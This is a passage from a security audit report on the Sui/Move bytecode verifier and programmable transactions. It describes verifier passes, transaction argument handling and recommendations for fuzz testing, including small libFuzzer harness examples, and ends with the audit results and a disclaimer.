- no immutable references are taken on a local value that is already mutably borrowed
- reads through a reference are permissible (always the case for immutable references; mutable references can be read only if they are freezable)
- writes through a reference are permissible (never the case for immutable references; mutable references can be written if there are no outstanding borrows)

Additional security properties regarding global values are also enforced. These are irrelevant for Sui, since instructions involving global storage cannot be used.

The pass is implemented using an abstract interpretation framework that keeps track of the outstanding mutable and immutable references while iterating on the CFG. While doing so, a graph representing the oustanding references is maintained and checked to make sure the properties described above hold. The implementation of the code that checks and updates the state of the references for each instruction appears to be sound, and we discovered no issues in the pass itself. However, we discovered a critical issue in the implementation of a helper function used to construct the CFG used by this verifier, which allows to bypass it entirely. Refer to finding 3.2 for an in-depth description of the issue.

Acquires list verifier

This pass ensures that the list of resources contained in a `FunctionDefinition` declares all the global resources that might be used directly by its opcodes or indirectly by other callees. It also ensures that the list contains no duplicate resources and does not include any extraneous resources. Further, it ensures that all structures contained in the acquire list have the `key` ability (which is a requirement for them to be stored as global resources).

The pass is implemented by iterating over all the instructions of the function, maintaining a set of resources that are actually acquired by the code. When an instruction acquires a resource, the declared list of acquired resources is checked to ensure it contains the actual acquired resource.

After iterating over the code and building the set of the resources that are actually acquired, the actual and declared sets are compared to ensure the declared set does not contain resources that are not actually acquired.

We note that this pass is largely irrelevant to Sui, since Move global resources cannot be used.

No issues were found in this pass.

4.5 Sui programmable transactions

Sui programmable transactions aim to provide a mechanism that allows to atomically execute a sequence of commands that are designed to facilitate the implementation of certain Sui interactions without the need to deploy and call a module.

The following commands are allowed:

- `TransferObjects`: Transfers one or more objects.
- `SplitCoin`: Splits off a given amount from an input coin into a new coin.
- `MergeCoins`: Merges two or more coins of the same type into a single one.
- `MakeMoveVec`: Creates a vector containing the given elements; the vector could also be empty.
- `MoveCall`: Invokes a function with the given arguments.
- `Publish`: Publishes a new package (set of modules).
- `Upgrade`: Allows to upgrade a Move package. At the time of our assessment, this command was not yet implemented.

Inputs and arguments

Programmable transactions have a set of initial inputs that can be used as arguments to the commands. Additionally, commands can return results of any type except references, which can also be used as arguments to subsequent commands.

When an input is used as an argument to a function call that receives a reference, one is constructed automatically. Since references cannot be returned or stored, there is no concern of dangling references. The runtime correctly enforces appropriate usage, preventing multiple mutable references or mutable references existing together with immutable references.

Inputs or results that are used as arguments are implicitly copied if they have the `copy` ability; otherwise, they are moved and made unavailable.

Command arguments have four subtypes:

- `GasCoin`: Refers to the coin used to pay for gas. This kind of argument has additional restrictions, as it cannot be used by value except for the `TransferObject` command. The gas budget for the transaction is withheld from this coin and is not usable.
- `Input(u16)`: Refers to one of the inputs of the transaction.
- `Result(u16)`: Refers to one of the results of the previously executed commands.
- `NestedResult(u16, u16)`: Refers to a specific element of a result of a previously executed command.

Transaction inputs can specify an object or a primitive value. Primitive values are supplied as BCS-encoded buffers and initially represented as an instance of the `Value::Raw(RawValueType::Any, bytes)` enum. We discovered a lack of validation of these primitive values that allowed providing incorrectly encoded BCS arguments as arguments to the Move virtual machine. The issue was ultimately found to be nonexploitable and is described more in detail in section 3.4.

4.6 Fuzz testing discussion

One of the initial areas of focus for this audit was to use fuzz testing to increase assurance of the Move bytecode verifier, but this was deprioritized in favor of reviewing the implementation of programmable transactions. This section shares our thoughts from the brief time we spent on the problem, including a description of the challenges of fuzz testing the Move bytecode verifier as well as avenues for potential future improvements in terms of increasing effectiveness as well as code coverage. In addition, we shared a separate deliverable with Mysten Labs that includes fuzz targets, input corpora, scripts, and a combined coverage report from the limited time we were able to spend on this topic.

The Move language already includes several fuzz targets specifically for the bytecode verifier as well as property testing and generation-based testing in different parts of the codebase. Mysten Labs also has implemented a fuzz target to fuzz the additional Sui-specific verification passes they perform. This is a strong foundation to build on, but currently the fuzz testing, property testing, and generation-based testing are completely disparate within the Move codebase.

Since the Move language is implemented in Rust with very little use of `unsafe`, the primary benefits for fuzz testing are to increase assurance of correctness, detecting timeouts, detecting panics, and the generation of a test suite of inputs. As the Move bytecode verifier wraps most of its processing with a panic handler, the primary concerns we address are code coverage, correctness, and detecting pathological performance cases that could result in a denial of service.

Challenges of fuzz testing the Move bytecode verifier for correctness

The most useful approach to use fuzz testing to increase the assurance of correctness is via property testing, where the code asserts that particular properties are true for all the randomized inputs generated. The primary challenge of implementing this for the Move bytecode verifier is that the verifier itself is a series of passes that check invariants and properties, so full property testing could be as complex as reimplementing the verifier passes themselves.

Given this information, there are several options to leverage fuzz testing to increase

the assurance of correctness of the bytecode verifier:

1. Implement property testing for some of the more important or straightforward properties and assert that the bytecode verifier correctly classifies all inputs.
2. For particular passes it may be possible to implement fault injection, where a fuzzer could take or generate a valid input and then alter the input with respect to an invariant and verify that the verifier pass appropriately classifies inputs as valid or invalid.
3. Build a parallel implementation of the bytecode verifier focused on clarity rather than performance, then apply differential fuzzing to detect any inputs where the two inputs disagree on its validity.

We also recommend that Mysten Labs performs all fuzz testing with their verifier configuration (as defined by the `sui` repository) instead of the default in order to match the context of the Sui protocol.

Performance and denial-of-service detection

Fuzz testing can be used to generate and detect inputs with potentially pathological runtime, which is of particular interest for the bytecode verifier. While this is something that essentially comes "for free" with `cargo fuzz` and LibFuzzer, it should be noted that the default configuration is optimized for efficiency, not for generating inputs that cause worst-case performance.

In terms of configuration, we recommend specifying the following options in order to generate inputs for detecting worst-case performance:

- `-max_len=SIZE`: The verifier's performance should be tested with inputs up to the maximum size allowable for the given fuzz target.
- `-timeout=1`: The verifier should be expected to complete even pathological inputs within one second.
- `-reduce_inputs=0`: LibFuzzer by default will try to reduce input size while maintaining coverage; while this is efficient in the normal fuzz testing, it can be counterproductive for creating inputs to exercise worst-case performance.

During initial discussions, Mysten Labs indicated the maximum acceptable time for verifying an input was on the order of milliseconds rather than seconds. We recommend adding logic into the fuzz targets themselves in order to support subsecond precision and timeout detection rather than using the built-in timeout option.

We also recommend that a separate corpus be maintained for performance testing each target, as the objectives of exercising worst-case performance and maximizing efficiency are at odds.

Standardized input format

Currently the fuzz targets in the Move repository all leverage the `Arbitrary` trait to generate input structs with randomized values, such as in the example below.

```
#![no_main]
use libfuzzer_sys::fuzz_target;
use move_binary_format::file_format::CompiledModule;

fuzz_target!(|module: CompiledModule| {
    let _ = move_bytecode_verifier::verify_module(&module);
});
```

While expedient, this uses a different serialization scheme from that of the rest of the codebase. This means that with the existing fuzz targets, inputs generated by fuzz testing cannot easily be used for other kinds of testing and vice versa.

In order to leverage existing Move code as inputs with which to seed a fuzz testing corpus, either tools need to be written to convert inputs between each of formats used or the fuzz targets should be rewritten to use the same deserialization as the other tooling. We recommend standardizing to the serialization scheme used by the Move compiler wherever possible, though converting inputs for each fuzz target may still require additional effort and will not be possible in all cases. The snippet below illustrates altering the fuzz target above so that it can directly ingest Move files as generated by the Move compiler.

```
#![no_main]

use libfuzzer_sys::fuzz_target;
use move_binary_format::file_format::CompiledModule;

fuzz_target!(|data: &[u8]| {
    if let Ok(module) = CompiledModule::deserialize(&data) {
        let _ = move_bytecode_verifier::verify_module(&module);
    }
});
```

By using a version of the fuzz target like the one above, we were able to compile all the Move packages contained within the Move repository and add them to the fuzz testing corpus. This resulted in a noticeable increase in coverage, likely due to the fact that while using the `Arbitrary` trait allows the fuzzing engine to construct valid inputs, in

practice the engine will be unable to create inputs with complex internal relationships as is common in formats like Move modules and scripts.

Dealing with highly structured inputs

With a highly structured input format that requires internal consistency such as a Move module or script, using mutations or randomly populating structures will not reliably produce inputs that exhibit the complex invariants such as those found in some of the verifier passes. Standard mutation-based fuzzing engines are still of some use, but their utility is more in generating variations on valid inputs rather than constructing inputs with complex relationships between internal structures.

In such a case there are several strategies that would greatly increase the effectiveness of fuzz testing based on `cargo fuzz`:

1. Generating randomized valid inputs with specific heuristics and strategies to make inputs interesting. This can either be incorporated directly into the fuzz targets, or it can be used in conjunction with the corpus minimization function of `cargo fuzz` as a filter in order to generate a large starting corpus of valid structured inputs with varied behavior. The Move repository already includes code that partially implements this idea (`language/testing-infra/test-generation/`), but it is not currently optimized for this use case.
2. Scraping and gathering valid Move code from all available sources and adding those inputs to the fuzz testing corpus.
3. Implementing structure- or grammar-aware mutations, so the fuzzing engine can perform mutations that are more meaningful in the context of the target. For example, if the target code is constructing a graph, mutations that manipulate the nodes of the graph are likely to be more meaningful than mutating the contents of the nodes or other parts of the input.

In the near term, since the Move repository already contains code that generates modules based on strategies, we recommend adapting the module generation code mentioned above and using it in combination with fuzz targets as described. We also recommend gathering as many examples of valid Move code as possible and maintaining a suite of inputs for use in fuzz testing or integration testing of various components.

Fuzz testing multiple modules and the VM

Analyzing the coverage of the existing fuzz testing showed that the most obvious gap for the bytecode verifier is in verifying bundles of modules and scripts with dependencies.

In both of these cases, the root issue is creating multiple input structures that directly relate to each other, so the approaches laid out in the previous section are likely required to achieve meaningful coverage with fuzz testing.

We recommend writing fuzz targets that model the code paths for publishing modules and the script execution workflows. We also recommend implementing a fuzz target that uses the inputs that progress past the bytecode verifier and other sanity checks to fuzz test the Move virtual machine, similar to the flow in `/language/testing-infra/test-generation/src/lib.rs:bytecode_generation`.

Network attack surface

One of the concerns raised during our discussion of fuzz testing with Mysten Labs was fuzzing code that was exposed via the network. While we did not have sufficient time to explore this area during this audit, we concur that this is a high-priority attack surface and that all code that handles inputs from the network should be fuzz tested, and complex input generation should be approached with strategies similar to the ones described in previous sections.

5 Audit Results

At the time of our audit, the code was in development and not part of a mainnet deployment.

During our audit, we discovered two critical impact findings. The remaining two findings were informational in nature. Mysten Labs acknowledged all findings and implemented fixes.

5.1 Disclaimer

This assessment does not provide any warranties about finding all possible issues within its scope; in other words, the evaluation results do not guarantee the absence of any subsequent issues. Zellic, of course, also cannot make guarantees about any code added to the project after the audit version of our assessment. Furthermore, because a single assessment can never be considered comprehensive, we always recommend multiple independent assessments paired with a bug bounty program.

For each finding, Zellic provides a recommended solution. All code samples in these recommendations are intended to convey how an issue may be resolved (i.e., the idea), but they may not be tested or functional code.

Finally, the contents of this assessment report are for informational purposes only; do not construe any information in this report as legal, tax, investment, or financial advice. Nothing contained in this report constitutes a solicitation or endorsement of a project by Zellic.